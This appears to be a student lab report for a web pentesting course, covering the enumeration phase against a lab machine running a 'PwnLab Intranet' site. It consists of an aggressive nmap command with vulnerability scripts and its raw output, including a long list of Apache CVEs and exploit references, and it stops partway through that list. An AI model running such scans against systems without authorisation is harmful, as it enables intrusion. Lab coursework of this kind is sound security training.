Praxis 7 - Pentesting Web (Máquina 2)
Najprv musíme urobiť nmap, aby sme mohli skenovať zraniteľnosti počítača:
Tím Portelcore
17/02/26
5023 - Uvedenie do bezpečnej prevádzky
1. ENUMERÁCIA
Sección titulada «1. ENUMERACIÓN»Najprv musíme urobiť nmap, aby sme mohli skenovať zraniteľnosti stroja:
# Nmap 7.95 scan initiated Tue Feb 17 10:54:34 2026 as: /usr/lib/nmap/nmap -Pn -sS -sV -O -T4 --version-intensity 7 --script=default,vuln,vulners,discovery --reason -v --host-timeout 20m -p80,111,3306,50913 -oA scans/192.168.10.176/detailed 192.168.10.176Pre-scan script results:| targets-ipv6-multicast-slaac:|   IP: fe80::d583:3ec1:ae11:b563  MAC: 00:15:5d:09:45:e9  IFACE: eth0|   IP: fe80::a827:f21b:8c48:eaf2  MAC: 00:15:5d:09:45:e9  IFACE: eth0|_  Use --script-args=newtargets to add the results as targets| targets-ipv6-multicast-mld:|   IP: fe80::aa97:feff:eff5:46e5  MAC: 00:15:5d:09:45:e9  IFACE: eth0||_  Use --script-args=newtargets to add the results as targets| broadcast-igmp-discovery:|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 224.0.0.251|     Description: mDNS (rfc6762)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.192.152.143|     Description: Organization-Local Scope (rfc2365)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.255.255.250|     Description: Organization-Local Scope (rfc2365)|_  Use the newtargets script-arg to add the results as targets| ipv6-multicast-mld-list:|   fe80::aa97:feff:eff5:46e5:|     device: eth0|     mac: 00:15:5d:09:45:e9|     multicast_ips:|       ff02::1:fff5:46e5         (NDP Solicited-node)|       ff02::1:ff11:b563         (Solicited-Node Address)|       ff02::1:ff11:b563         (Solicited-Node Address)|       ff02::1:ff48:eaf2         (Solicited-Node Address)|       ff02::fb                  (mDNSv6)|       ff02::c                   (SSDP)|_      ff02::1:ff48:eaf2         (Solicited-Node Address)|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| targets-asn:|_  targets-asn.asn is a mandatory parameter|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/|_multicast-profinet-discovery: 0Nmap scan report for 192.168.10.176Host is up, received user-set (0.0014s latency).
Bug in http-security-headers: no string output.PORT      STATE SERVICE REASON         VERSION80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.10 ((Debian))| http-useragent-tester:|   Status for browser useragent: 200|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     libwww|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34|_http-server-header: Apache/2.4.10 (Debian)| http-traceroute:|_  Possible reverse proxy detected.|_http-referer-checker: Couldn't find any cross-domain scripts.|_http-chrono: Request times for /; avg: 191.16ms; min: 179.46ms; max: 203.75ms|_http-title: PwnLab Intranet Image Hosting|_http-date: Tue, 17 Feb 2026 09:55:00 GMT; -1s from local time.|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.|_http-xssed: No previously reported XSS vuln.| http-internal-ip-disclosure:|_  Internal IP Leaked: 127.0.0.1|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.| http-auth-finder:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.10.176|   url                                   method|_  http://192.168.10.176:80/?page=login  FORM| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-feed: Couldn't find any feeds.| http-csrf:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.10.176|   Found the following possible CSRF vulnerabilities:||     Path: http://192.168.10.176:80/?page=login|     Form id: user|_    Form action:| http-enum:|   /login.php: Possible admin folder|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'|_  /upload/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'| http-sitemap-generator:|   Directory structure:|     /|       Other: 1|     /images/|       png: 1|   Longest directory structure:|     Depth: 1|     Dir: /images/|   Total files found (by extension):|_    Other: 1; png: 1| http-slowloris-check:|   VULNERABLE:|   Slowloris DOS attack|     State: LIKELY VULNERABLE|     IDs:  CVE:CVE-2007-6750|       Slowloris tries to keep many connections to the target web server open and hold|       them open as long as possible.  It accomplishes this by opening connections to|       the target web server and sending a partial request. By doing so, it starves|       the http server's resources causing Denial Of Service.||     Disclosure date: 2009-09-17|     References:|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750|_      http://ha.ckers.org/slowloris/|_http-errors: Couldn't find any error pages.| http-headers:|   Date: Tue, 17 Feb 2026 09:55:01 GMT|   Server: Apache/2.4.10 (Debian)|   Connection: close|   Content-Type: text/html; charset=UTF-8||_  (Request type: HEAD)| http-vhosts:| 124 names had status 200| main| administration| beta|_dns0|_http-mobileversion-checker: No mobile version detected.| vulners:|   cpe:/a:apache:http_server:2.4.10:|       PACKETSTORM:176334  9.8  https://vulners.com/packetstorm/PACKETSTORM:176334  *EXPLOIT*|       PACKETSTORM:171631  9.8  https://vulners.com/packetstorm/PACKETSTORM:171631  *EXPLOIT*|       HTTPD:E8492EE5729E8FB514D3C0EE370C9BC6  9.8  https://vulners.com/httpd/HTTPD:E8492EE5729E8FB514D3C0EE370C9BC6|       HTTPD:C072933AA965A86DA3E2C9172FFC1569  9.8  https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569|       HTTPD:A1BBCE110E077FFBF4469D4F06DB9293  9.8  https://vulners.com/httpd/HTTPD:A1BBCE110E077FFBF4469D4F06DB9293|       HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D  9.8  https://vulners.com/httpd/HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D|       HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8  9.8  https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8|       HTTPD:9AD76A782F4E66676719E36B64777A7A  9.8  https://vulners.com/httpd/HTTPD:9AD76A782F4E66676719E36B64777A7A|       HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9  9.8  https://vulners.com/httpd/HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9|       HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E  9.8  https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E|       HTTPD:1F84410918227CC81FA7C000C4F999A3  9.8  https://vulners.com/httpd/HTTPD:1F84410918227CC81FA7C000C4F999A3|       HTTPD:156974A46CA46AF26CC4140D00F7EB10  9.8  https://vulners.com/httpd/HTTPD:156974A46CA46AF26CC4140D00F7EB10|       EDB-ID:51193  9.8  https://vulners.com/exploitdb/EDB-ID:51193  *EXPLOIT*|       D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  9.8  https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  *EXPLOIT*|       CVE-2024-38476  9.8  https://vulners.com/cve/CVE-2024-38476|       CVE-2024-38474  9.8  https://vulners.com/cve/CVE-2024-38474|       CVE-2023-25690  9.8  https://vulners.com/cve/CVE-2023-25690|       CVE-2022-31813  9.8  https://vulners.com/cve/CVE-2022-31813|       CVE-2022-23943  9.8  https://vulners.com/cve/CVE-2022-23943|       CVE-2022-22720  9.8  https://vulners.com/cve/CVE-2022-22720|       CVE-2021-44790  9.8  https://vulners.com/cve/CVE-2021-44790|       CVE-2021-39275  9.8  https://vulners.com/cve/CVE-2021-39275|       CVE-2021-26691  9.8  https://vulners.com/cve/CVE-2021-26691|       CVE-2018-1312  9.8  https://vulners.com/cve/CVE-2018-1312|       CVE-2017-7679  9.8  https://vulners.com/cve/CVE-2017-7679|       CVE-2017-3169  9.8  https://vulners.com/cve/CVE-2017-3169|       CVE-2017-3167  9.8  https://vulners.com/cve/CVE-2017-3167|       CNVD-2024-36391  9.8  https://vulners.com/cnvd/CNVD-2024-36391|       CNVD-2024-36388  9.8  https://vulners.com/cnvd/CNVD-2024-36388|       CNVD-2022-51061  9.8  https://vulners.com/cnvd/CNVD-2022-51061|       CNVD-2022-41640  9.8  https://vulners.com/cnvd/CNVD-2022-41640|       CNVD-2022-03225  9.8  https://vulners.com/cnvd/CNVD-2022-03225|       CNVD-2021-102386  9.8  https://vulners.com/cnvd/CNVD-2021-102386|       B6297446-2DDD-52BA-B508-29A748A5D2CC  9.8  https://vulners.com/githubexploit/B6297446-2DDD-52BA-B508-29A748A5D2CC  *EXPLOIT*|       64A540A8-D918-5BEA-8F60-987F97B27A0C  9.8  https://vulners.com/githubexploit/64A540A8-D918-5BEA-8F60-987F97B27A0C  *EXPLOIT*|       5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9  9.8  https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9  *EXPLOIT*|       3F17CA20-788F-5C45-88B3-E12DB2979B7B  9.8  https://vulners.com/githubexploit/3F17CA20-788F-5C45-88B3-E12DB2979B7B  *EXPLOIT*|       1337DAY-ID-39214  9.8  https://vulners.com/zdt/1337DAY-ID-39214  *EXPLOIT*|       1337DAY-ID-38427  9.8  https://vulners.com/zdt/1337DAY-ID-38427  *EXPLOIT*|       0DB60346-03B6-5FEE-93D7-FF5757D225AA  9.8  https://vulners.com/gitee/0DB60346-03B6-5FEE-93D7-FF5757D225AA  *EXPLOIT*|       HTTPD:D868A1E68FB46E2CF5486281DCDB59CF  9.1  https://vulners.com/httpd/HTTPD:D868A1E68FB46E2CF5486281DCDB59CF|       HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6  9.1  https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6|       HTTPD:2C227652EE0B3B961706AAFCACA3D1E1  9.1  https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1|       FD2EE3A5-BAEA-5845-BA35-E6889992214F  9.1  https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F  *EXPLOIT*|       FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  9.1  https://vulners.com/githubexploit/FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  *EXPLOIT*|       E606D7F4-5FA2-5907-B30E-367D6FFECD89  9.1  https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89  *EXPLOIT*|       D8A19443-2A37-5592-8955-F614504AAF45  9.1  https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45  *EXPLOIT*|       CVE-2024-40898  9.1  https://vulners.com/cve/CVE-2024-40898|       CVE-2024-38475  9.1  https://vulners.com/cve/CVE-2024-38475|       CVE-2022-28615  9.1  https://vulners.com/cve/CVE-2022-28615|       CVE-2022-22721  9.1  https://vulners.com/cve/CVE-2022-22721|       CVE-2017-9788  9.1  https://vulners.com/cve/CVE-2017-9788|       CNVD-2024-36387  9.1  https://vulners.com/cnvd/CNVD-2024-36387|       CNVD-2024-33814  9.1  https://vulners.com/cnvd/CNVD-2024-33814|       CNVD-2022-51060  9.1  https://vulners.com/cnvd/CNVD-2022-51060|       CNVD-2022-41638  9.1  https://vulners.com/cnvd/CNVD-2022-41638|       B5E74010-A082-5ECE-AB37-623A5B33FE7D  9.1  https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D  *EXPLOIT*|       5418A85B-F4B7-5BBD-B106-0800AC961C7A  9.1  https://vulners.com/githubexploit/5418A85B-F4B7-5BBD-B106-0800AC961C7A  *EXPLOIT*|       HTTPD:1B3D546A8500818AAC5B1359FE11A7E4  9.0  https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  9.0  https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  *EXPLOIT*|       CVE-2022-36760  9.0  https://vulners.com/cve/CVE-2022-36760|       CVE-2021-40438  9.0  https://vulners.com/cve/CVE-2021-40438|       CNVD-2023-30860  9.0  https://vulners.com/cnvd/CNVD-2023-30860|       CNVD-2022-03224  9.0  https://vulners.com/cnvd/CNVD-2022-03224|       AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  9.0  https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  *EXPLOIT*|       9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  9.0  https://vulners.com/githubexploit/9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  *EXPLOIT*|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  9.0  https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  *EXPLOIT*|       7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  9.0  https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  *EXPLOIT*|       36618CA8-9316-59CA-B748-82F15F407C4F  9.0  https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F  *EXPLOIT*|       CVE-2025-58098  8.3  https://vulners.com/cve/CVE-2025-58098|       HTTPD:A7133572D328CD65C350E33F20834FAD  8.2  https://vulners.com/httpd/HTTPD:A7133572D328CD65C350E33F20834FAD|       CVE-2021-44224  8.2  https://vulners.com/cve/CVE-2021-44224|       CNVD-2021-102387  8.2  https://vulners.com/cnvd/CNVD-2021-102387|       B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  8.2  https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  *EXPLOIT*|       HTTPD:BA2AA2F9CA78BCC3B836D2041D1E15B6  8.1  https://vulners.com/httpd/HTTPD:BA2AA2F9CA78BCC3B836D2041D1E15B6|       HTTPD:B63E69E936F944F114293D6F4AB8D4D6  8.1  https://vulners.com/httpd/HTTPD:B63E69E936F944F114293D6F4AB8D4D6|       CVE-2024-38473  8.1  https://vulners.com/cve/CVE-2024-38473|       CVE-2017-15715  8.1  https://vulners.com/cve/CVE-2017-15715|       CVE-2016-5387  8.1  https://vulners.com/cve/CVE-2016-5387|       CNVD-2016-04948  8.1  https://vulners.com/cnvd/CNVD-2016-04948|       249A954E-0189-5182-AE95-31C866A057E1  8.1  https://vulners.com/githubexploit/249A954E-0189-5182-AE95-31C866A057E1  *EXPLOIT*|       23079A70-8B37-56D2-9D37-F638EBF7F8B5  8.1  https://vulners.com/githubexploit/23079A70-8B37-56D2-9D37-F638EBF7F8B5  *EXPLOIT*|       PACKETSTORM:181038  7.5  https://vulners.com/packetstorm/PACKETSTORM:181038  *EXPLOIT*|       MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  7.5  https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  *EXPLOIT*|       HTTPD:F1CFBC9B54DFAD0499179863D36830BB  7.5  https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB|       HTTPD:D5C9AD5E120B9B567832B4A5DBD97F43  7.5  https://vulners.com/httpd/HTTPD:D5C9AD5E120B9B567832B4A5DBD97F43|       HTTPD:C317C7138B4A8BBD54A901D6DDDCB837  7.5  https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837|       HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F  7.5  https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F|       HTTPD:B1B0A31C4AD388CC6C575931414173E2  7.5  https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C575931414173E2|       HTTPD:975FD708E753E143E7DFFC23510F802E  7.5  https://vulners.com/httpd/HTTPD:975FD708E753E143E7DFFC23510F802E|       HTTPD:63F2722DB00DBB3F59C40B40F32363B3  7.5  https://vulners.com/httpd/HTTPD:63F2722DB00DBB3F59C40B40F32363B3|       HTTPD:6236A32987BAE49DFBF020477B1278DD  7.5  https://vulners.com/httpd/HTTPD:6236A32987BAE49DFBF020477B1278DD|       HTTPD:60420623F2A716909480F87DB74EE9D7  7.5  https://vulners.com/httpd/HTTPD:60420623F2A716909480F87DB74EE9D7|       HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5  7.5  https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5|       HTTPD:34AD734658A873D0B091ED78567E6DF4  7.5  https://vulners.com/httpd/HTTPD:34AD734658A873D0B091ED78567E6DF4|       HTTPD:348811594B4FDD8579A34C563A16F7F6  7.5  https://vulners.com/httpd/HTTPD:348811594B4FDD8579A34C563A16F7F6|       HTTPD:11D4941ECBB2B14842A64574A692D8D1  7.5  https://vulners.com/httpd/HTTPD:11D4941ECBB2B14842A64574A692D8D1|       HTTPD:05E6BF2AD317E3658D2938931207AA66  7.5  https://vulners.com/httpd/HTTPD:05E6BF2AD317E3658D2938931207AA66|       EDB-ID:42745  7.5  https://vulners.com/exploitdb/EDB-ID:42745  *EXPLOIT*|       EDB-ID:40961  7.5  https://vulners.com/exploitdb/EDB-ID:40961  *EXPLOIT*|       CVE-2025-59775  7.5  https://vulners.com/cve/CVE-2025-59775|       CVE-2024-47252  7.5  https://vulners.com/cve/CVE-2024-47252|       CVE-2024-43394  7.5  https://vulners.com/cve/CVE-2024-43394|       CVE-2024-43204  7.5  https://vulners.com/cve/CVE-2024-43204|       CVE-2024-42516  7.5  https://vulners.com/cve/CVE-2024-42516|       CVE-2024-39573  7.5  https://vulners.com/cve/CVE-2024-39573|       CVE-2024-38477  7.5  https://vulners.com/cve/CVE-2024-38477|       CVE-2024-38472  7.5  https://vulners.com/cve/CVE-2024-38472|       CVE-2023-31122  7.5  https://vulners.com/cve/CVE-2023-31122|       CVE-2022-30556  7.5  https://vulners.com/cve/CVE-2022-30556|       CVE-2022-29404  7.5  https://vulners.com/cve/CVE-2022-29404|       CVE-2022-26377  7.5  https://vulners.com/cve/CVE-2022-26377|       CVE-2022-22719  7.5  https://vulners.com/cve/CVE-2022-22719|       CVE-2021-34798  7.5  https://vulners.com/cve/CVE-2021-34798|       CVE-2021-33193  7.5  https://vulners.com/cve/CVE-2021-33193|       CVE-2021-26690  7.5  https://vulners.com/cve/CVE-2021-26690|       CVE-2019-0217  7.5  https://vulners.com/cve/CVE-2019-0217|       CVE-2018-8011  7.5  https://vulners.com/cve/CVE-2018-8011|       CVE-2018-17199  7.5  https://vulners.com/cve/CVE-2018-17199|       CVE-2018-1303  7.5  https://vulners.com/cve/CVE-2018-1303|       CVE-2017-9798  7.5  https://vulners.com/cve/CVE-2017-9798|       CVE-2017-15710  7.5  https://vulners.com/cve/CVE-2017-15710|       CVE-2016-8743  7.5  https://vulners.com/cve/CVE-2016-8743|       CVE-2016-2161  7.5  https://vulners.com/cve/CVE-2016-2161|       CVE-2016-0736  7.5  https://vulners.com/cve/CVE-2016-0736|       CVE-2006-20001  7.5  https://vulners.com/cve/CVE-2006-20001|       CNVD-2025-30836  7.5  https://vulners.com/cnvd/CNVD-2025-30836|       CNVD-2025-16614  7.5  https://vulners.com/cnvd/CNVD-2025-16614|       CNVD-2025-16613  7.5  https://vulners.com/cnvd/CNVD-2025-16613|       CNVD-2025-16612  7.5  https://vulners.com/cnvd/CNVD-2025-16612|       CNVD-2025-16609  7.5  https://vulners.com/cnvd/CNVD-2025-16609|       CNVD-2024-36393  7.5  https://vulners.com/cnvd/CNVD-2024-36393|       CNVD-2024-36390  7.5  https://vulners.com/cnvd/CNVD-2024-36390|       CNVD-2024-36389  7.5  https://vulners.com/cnvd/CNVD-2024-36389|       CNVD-2024-20839  7.5  https://vulners.com/cnvd/CNVD-2024-20839|       CNVD-2023-93320  7.5  https://vulners.com/cnvd/CNVD-2023-93320|       CNVD-2023-80558  7.5  https://vulners.com/cnvd/CNVD-2023-80558|       CNVD-2022-53584  7.5  https://vulners.com/cnvd/CNVD-2022-53584|       CNVD-2022-51058  7.5  https://vulners.com/cnvd/CNVD-2022-51058|       CNVD-2022-41639  7.5  https://vulners.com/cnvd/CNVD-2022-41639|       CNVD-2022-13199  7.5  https://vulners.com/cnvd/CNVD-2022-13199|       CNVD-2022-03223  7.5  https://vulners.com/cnvd/CNVD-2022-03223|       CNVD-2019-41283  7.5  https://vulners.com/cnvd/CNVD-2019-41283|       CNVD-2019-08945  7.5  https://vulners.com/cnvd/CNVD-2019-08945|       CNVD-2017-13906  7.5  https://vulners.com/cnvd/CNVD-2017-13906|       CNVD-2016-13233  7.5  https://vulners.com/cnvd/CNVD-2016-13233|       CNVD-2016-13232  7.5  https://vulners.com/cnvd/CNVD-2016-13232|       CDC791CD-A414-5ABE-A897-7CFA3C2D3D29  7.5  https://vulners.com/githubexploit/CDC791CD-A414-5ABE-A897-7CFA3C2D3D29  *EXPLOIT*|       CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  7.5  https://vulners.com/githubexploit/CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  *EXPLOIT*|       A0F268C8-7319-5637-82F7-8DAF72D14629  7.5  https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629  *EXPLOIT*|       857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  7.5  https://vulners.com/githubexploit/857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  *EXPLOIT*|       56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  7.5  https://vulners.com/githubexploit/56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  *EXPLOIT*|       45D138AD-BEC6-552A-91EA-8816914CA7F4  7.5  https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4  *EXPLOIT*|       CVE-2025-49812  7.4  https://vulners.com/cve/CVE-2025-49812|       HTTPD:D66D5F45690EBE82B48CC81EF6388EE8  7.3  https://vulners.com/httpd/HTTPD:D66D5F45690EBE82B48CC81EF6388EE8|       CVE-2023-38709  7.3  https://vulners.com/cve/CVE-2023-38709|       CVE-2020-35452  7.3  https://vulners.com/cve/CVE-2020-35452|       CNVD-2024-36395  7.3  https://vulners.com/cnvd/CNVD-2024-36395|       CVE-2025-65082  6.5  https://vulners.com/cve/CVE-2025-65082|       CNVD-2025-30833  6.5  https://vulners.com/cnvd/CNVD-2025-30833|       CVE-2024-24795  6.3  https://vulners.com/cve/CVE-2024-24795|       CNVD-2024-36394  6.3  https://vulners.com/cnvd/CNVD-2024-36394|       HTTPD:E3E8BE7E36621C4506552BA051ECC3C8  6.1  https://vulners.com/httpd/HTTPD:E3E8BE7E36621C4506552BA051ECC3C8|       HTTPD:8DF9389A321028B4475CE2E9B5BFC7A6  6.1  https://vulners.com/httpd/HTTPD:8DF9389A321028B4475CE2E9B5BFC7A6|       HTTPD:5FF2D6B51D8115FFCB653949D8D36345  6.1  https://vulners.com/httpd/HTTPD:5FF2D6B51D8115FFCB653949D8D36345|       HTTPD:503FD99BD66D7A2A870F8608BC17CE57  6.1  https://vulners.com/httpd/HTTPD:503FD99BD66D7A2A870F8608BC17CE57|       CVE-2020-1927  6.1  https://vulners.com/cve/CVE-2020-1927|       CVE-2019-10098  6.1  https://vulners.com/cve/CVE-2019-10098|       CVE-2019-10092  6.1  https://vulners.com/cve/CVE-2019-10092|       CVE-2016-4975  6.1  https://vulners.com/cve/CVE-2016-4975|       CNVD-2020-21904  6.1  https://vulners.com/cnvd/CNVD-2020-21904|       CNVD-2018-15542  6.1  https://vulners.com/cnvd/CNVD-2018-15542|       CAB023BA-58A3-5C35-BF97-F9C43133DB5E  6.1  https://vulners.com/gitee/CAB023BA-58A3-5C35-BF97-F9C43133DB5E  *EXPLOIT*|       4013EC74-B3C1-5D95-938A-54197A58586D  6.1  https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D  *EXPLOIT*|       HTTPD:5C83890838E7C6903630B41EC3F2540D  5.9  https://vulners.com/httpd/HTTPD:5C83890838E7C6903630B41EC3F2540D|       CVE-2018-1302  5.9  https://vulners.com/cve/CVE-2018-1302|       CVE-2018-1301  5.9  https://vulners.com/cve/CVE-2018-1301|       CNVD-2018-06536  5.9  https://vulners.com/cnvd/CNVD-2018-06536|       CNVD-2018-06535  5.9  https://vulners.com/cnvd/CNVD-2018-06535|       1337DAY-ID-33577  5.8  https://vulners.com/zdt/1337DAY-ID-33577  *EXPLOIT*|       HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05  5.5  https://vulners.com/httpd/HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05|       CVE-2020-13938  5.5  https://vulners.com/cve/CVE-2020-13938|       CNVD-2021-44765  5.5  https://vulners.com/cnvd/CNVD-2021-44765|       CVE-2025-66200  5.4  https://vulners.com/cve/CVE-2025-66200|       CNVD-2025-30835  5.4  https://vulners.com/cnvd/CNVD-2025-30835|       HTTPD:FCCF5DB14D66FA54B47C34D9680C0335  5.3  https://vulners.com/httpd/HTTPD:FCCF5DB14D66FA54B47C34D9680C0335|       HTTPD:EB26BC6B6E566C865F53A311FC1A6744  5.3  https://vulners.com/httpd/HTTPD:EB26BC6B6E566C865F53A311FC1A6744|       HTTPD:BAAB4065D254D64A717E8A5C847C7BCA  5.3  https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA|       HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F  5.3  https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F|       HTTPD:85F5649E5C2D697DCF21420D622C618E  5.3  https://vulners.com/httpd/HTTPD:85F5649E5C2D697DCF21420D622C618E|       HTTPD:5C8B0394DE17D1C29719B16CE00F475D  5.3  https://vulners.com/httpd/HTTPD:5C8B0394DE17D1C29719B16CE00F475D|       HTTPD:25716876F18D7575B7A8778A4476ED9E  5.3  https://vulners.com/httpd/HTTPD:25716876F18D7575B7A8778A4476ED9E|       CVE-2022-37436  5.3  https://vulners.com/cve/CVE-2022-37436|       CVE-2022-28614  5.3  https://vulners.com/cve/CVE-2022-28614|       CVE-2022-28330  5.3  https://vulners.com/cve/CVE-2022-28330|       CVE-2020-1934  5.3  https://vulners.com/cve/CVE-2020-1934|       CVE-2020-11985  5.3  https://vulners.com/cve/CVE-2020-11985|       CVE-2019-17567  5.3  https://vulners.com/cve/CVE-2019-17567|       CVE-2019-0220  5.3  https://vulners.com/cve/CVE-2019-0220|       CVE-2018-1283  5.3  https://vulners.com/cve/CVE-2018-1283|       CNVD-2023-30859  5.3  https://vulners.com/cnvd/CNVD-2023-30859|       CNVD-2022-53582  5.3  https://vulners.com/cnvd/CNVD-2022-53582|       CNVD-2022-51059  5.3  https://vulners.com/cnvd/CNVD-2022-51059|       CNVD-2021-44766  5.3  https://vulners.com/cnvd/CNVD-2021-44766|       CNVD-2020-46278  5.3  https://vulners.com/cnvd/CNVD-2020-46278|       CNVD-2020-29872  5.3  https://vulners.com/cnvd/CNVD-2020-29872|       CNVD-2019-08941  5.3  https://vulners.com/cnvd/CNVD-2019-08941|       SSV:96537  5.0  https://vulners.com/seebug/SSV:96537  *EXPLOIT*|       SSV:62058  5.0  https://vulners.com/seebug/SSV:62058  *EXPLOIT*|       HTTPD:E07AEA8765BD0F6E15AAD496A2714564  5.0  https://vulners.com/httpd/HTTPD:E07AEA8765BD0F6E15AAD496A2714564|       HTTPD:A2EC89FEFE17D8EC8F8C3049CF6ED335  5.0  https://vulners.com/httpd/HTTPD:A2EC89FEFE17D8EC8F8C3049CF6ED335|       HTTPD:867B7FEBC94AAFD9542C6BE363C3D8A3  5.0  https://vulners.com/httpd/HTTPD:867B7FEBC94AAFD9542C6BE363C3D8A3|       HTTPD:3353898BFE39BBDF8391739FC2DDB5B1  5.0  https://vulners.com/httpd/HTTPD:3353898BFE39BBDF8391739FC2DDB5B1|       HTTPD:30E31E412AB4505FEE1161AB62A2E9AD  5.0  https://vulners.com/httpd/HTTPD:30E31E412AB4505FEE1161AB62A2E9AD|       EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7  5.0  https://vulners.com/exploitpack/EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7  *EXPLOIT*|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  5.0  https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  *EXPLOIT*|       CVE-2015-3183  5.0  https://vulners.com/cve/CVE-2015-3183|       CVE-2015-0228  5.0  https://vulners.com/cve/CVE-2015-0228|       CVE-2014-3583  5.0  https://vulners.com/cve/CVE-2014-3583|       CVE-2014-3581  5.0  https://vulners.com/cve/CVE-2014-3581|       CVE-2013-5704  5.0  https://vulners.com/cve/CVE-2013-5704|       CNVD-2015-01691  5.0  https://vulners.com/cnvd/CNVD-2015-01691|       1337DAY-ID-28573  5.0  https://vulners.com/zdt/1337DAY-ID-28573  *EXPLOIT*|       1337DAY-ID-26574  5.0  https://vulners.com/zdt/1337DAY-ID-26574  *EXPLOIT*|       HTTPD:C42F64A6857578ED72E18211FDE568E0  4.3  https://vulners.com/httpd/HTTPD:C42F64A6857578ED72E18211FDE568E0|       HTTPD:883E996A34F70F5DF670D81697321AAB  4.3  https://vulners.com/httpd/HTTPD:883E996A34F70F5DF670D81697321AAB|       CVE-2016-8612  4.3  https://vulners.com/cve/CVE-2016-8612|       CVE-2015-3185  4.3  https://vulners.com/cve/CVE-2015-3185|       CVE-2014-8109  4.3  